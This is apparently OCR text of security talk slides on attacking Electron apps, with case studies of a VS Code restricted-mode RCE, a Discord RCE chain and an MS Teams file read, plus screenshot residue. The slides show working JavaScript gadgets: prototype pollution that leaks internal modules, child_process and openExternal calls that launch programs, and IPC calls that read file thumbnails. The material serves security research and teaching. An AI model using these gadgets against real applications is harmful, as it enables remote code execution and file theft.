
Electron App with Node Integration Enabled
& Context Isolation Disabled


Case Study 1: VSCode RCE bypassing Restricted Mode (CVE-2021-43908)

- Bypasses “Trust Codebase” checkbox, allowing RCE to work even if you open untrusted codebases.
- Limited markdown XSS -> RCE chain
- Bounty: $6,000 USD 💰

Advisory: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-43908


Case Study 1: VS Code RCE Flow




EXPLORER
OPEN EDITORS
VSCODE
testing
.vscode
node_modules
test
.eslintrc.json
.gitignore
.vscodeignore
CHANGELOG.md
extension.js
jsconfig.json
package-lock.json
package.json
README.md
vsc-extension-quickstart.md
flag.txt
index.html
index.md
polyglot
polyglot.html.md
polyglot.md
polyglot.md.html
test.html
test.xml
vscode.ipynb
OUTLINE
TIMELINE
PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
zsh
vscode
Python 3.9.6 64-bit

NI: false/true, CISO: true, SBX: false

- If CISO is enabled, node is not directly available in renderer.
- Node can only be accessed in isolated context via *preload.js*.
- Two ways to exploit 💡
  - Use v8 renderer exploit  because of no sandbox
  - Disable Context Isolation somehow (more about this in coming slides)



Electron App with Node Integration Enabled
& Context Isolation Disabled

Case Study 2: Discord RCE

1. Was using Electron/12.14.1, Chrome/83.0.4103.122

2. XSS in one of the video embeds but Iframes are sandboxed in electron.

3. Used Electron new-window handler mis-config in Discord to open https://example.com/exp.html in new Electron Window which has no-sandbox enabled

4. Run v8 renderer exploit (CVE-2021-21220) to get RCE

Bounty: $5,000 USD

Activities Discord Jul 9 04:28

rce-test - Discord

s1r1us's server

INFORMATION
welcome-and-rules
notes-resources

TEXT CHANNELS
general
homework-help
session-planning
off-topic

VOICE CHANNELS
Lounge
Study Room 1
Study Room 2

CTFS
renwa-oct22-chall
rce-test

BOT
success
info

s1r1us
#5076

rce-test

Search

asd Yesterday at 8:09 PM
https://ctf.s1r1us.ninja/discord/s1r1us_secretss.html?pasdaasasasd

July 9, 2021

asd Today at 4:21 AM
https://ctf.s1r1us.ninja/discord/s1r1us_secretss.html?pasdaasasdadasd

RCE DEMO


Message #rce-test

GIF

ONLINE — 1
asd

NI: false, CISO: false, SBX: true/false

- Sandbox is enabled on renderers (seccomp, win32k lockdown)
- No node modules exposed in renderer
- No Isolation between website you load in webContents and preload/Electron internal code



Electron App with Node Integration disabled
& Context Isolation disabled

How to get shell?

Electron <10

- Use prototype pollution gadget to leak remote/IPC module.
- Use Remote Module which gives node access.

Electron 10<version<14

- Use prototype pollution gadget to leak remote/IPC module.
- If Remote Module Explicitly Enabled
- IPC Misconfiguration

Note: Remote Module bridges JavaScript objects from the main process to the renderer process using IPC.

How to get shell?

Electron >14

- Use prototype pollution gadget to leak IPC module.
- Remote is deprecated
- Only IPC Misconfigurations on the main process

Prototype Pollution

```
<script>
    const origEndsWith = String.prototype.endsWith;
    //overwriting String prototype to leak electron internal require module
    String.prototype.endsWith = function(...args) {
        if (args && args[0] === "/electron") {
            String.prototype.endsWith = origEndsWith;
            return true;
        }
        return origEndsWith.apply(this, args);
    };

    const origCallMethod = Function.prototype.call;
    Function.prototype.call = function(...args) {
        if (args[3] && args[3].name === "__webpack_require__") {
            const window.__webpack_require__ = args[3];
Function.prototype.call = origCallMethod;
        }
        return origCallMethod.apply(this, args);
    }
</script>
```

1

2

3

sandbox: false, nodeIntegration: false, contextIsolation: false

```
__webpack_require__[3]
('./lib/common/api/shell.ts').default.openExternal('file:///System/Applications/Calculator.app/Contents/MacOS/Calculator')
```

```
__webpack_require__("module")._load("child_process").execFile("/System/Applications/Calculator.app/Contents/MacOS/Calculator")
```

sandbox: true, nodeIntegration: false, contextIsolation: false

```
ipc= __webpack_require__[3]('./lib/renderer/ipc-renderer-internal.ts').ipcRendererInternal;


a=__webpack_require__[3]
('./node_modules/process/browser.js')._linkedBinding('electron_renderer_ipc')
```

⚠ Leaks IPC Renderer Internal (i.e., ELECTRON_*, GUEST_*, etc. channels) and IPC Renderer (developer defined channels)

CVE-2021-39184

Sandboxed renderers can obtain thumbnails of arbitrary files through the nativeImage API

```
await
ipc.invoke('ELECTRON_NATIVE_IMAGE_CREATE_THUMBNAIL_FROM_PATH','/Users/electro/Documents/research/f
ilename.ext',{height:10,width:10})
```

Windows:
IThumbnailCache::GetThumbnail

OSX:
QLThumbnailCopyImage

Ref: https://github.com/electron/electron/security/advisories/GHSA-mpjm-v997-c4h4 (Credits to nornagon)

Case Study 3: Local File Read in MS Teams

1. Using Electron <15

